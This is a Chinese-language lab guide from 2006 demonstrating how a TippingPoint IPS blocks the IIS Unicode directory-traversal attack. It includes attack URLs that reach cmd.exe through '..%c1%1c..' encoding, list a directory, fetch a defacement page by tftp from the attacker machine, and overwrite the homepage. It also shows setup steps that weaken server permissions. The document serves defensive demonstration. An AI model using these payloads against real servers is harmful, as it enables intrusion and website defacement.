TippingPoint对unicode攻击防御的功能演示操作指导


赵彪 2006-11-08 发表

TippingPoint IPS 对unicode攻击防御的功能演示
操作指导

一、 组网需求：

演示TippingPoint对篡改主页攻击防御的功能。

二、 组网图



TippingPoint 1200：TOS Version：2.2.4.6519，Digital Vaccine：2.2.0.5720；

PC1：Windows XP、可执行程序simpleattack.exe（包括一个简单的配置脚本）、tftp服务器；

PC2：没有打补丁的Windows 2000 Server，安装有IIS服务；

PC3：Windows XP，管理TippingPoint 1200。

三、 测试步骤

1、在不加入TippingPoint 1200时，验证“Unicode攻击”：


步骤1：配置PC2：

? 将Google.files和Google.html拷到PC2的Inetpub\wwwroot下，这时IE可连上去访问；

? 设置PC2上IIS的默认Web站点的文档的主页面为Google.html;

? IIS的默认Web站点的主目录的“执行许可”要设成：“脚本和可执行程序”

? 对NTFS文件系统，需要给wwwroot目录的安全标签页进行修改，改成Everyone有修改和写入的权限；（另外，wwwroot目录本身的属性肯定要关注一下，如果“只读”，肯定需要去掉“只读”属性；）；



步骤2：在PC1上访问PC2的Web服务：

步骤3： PC2的配置：

根据目标机的IP地址修改attack/目录下的attackcmd.txt文件；另外，攻击机里要有tftp服务器程序，还有，在攻击工具的目录下有黑网页，要被目标机下载；这样就可以黑掉网页了。

“attackcmd.txt”文件内容：


192.168.1.2/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+dir+

192.168.1.2/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+tftp+-i+192.168.1.1+get+google.html


192.168.1.2/scripts/..%c1%1c../winnt/system32/cmd".exe?/c+copy+d:\inetpub\scripts\google.html+d:\inetpub\wwwroot\Google.html

192.168.1.2/

步骤4：在PC1上用“simpleattack.exe”工具攻击PC2：




步骤5：PC2被攻击后，网页内容被修改：




2、**加入TippingPoint 1200后，验证“Unicode攻击”：**

步骤1：缺省情况下，过滤器“1095”启用


步骤2：PC1攻击PC2，由于经过了TP防御，攻击失败



步骤3：查看“Block”日志



步骤4：查看攻击报告



四、 演示关键点

略。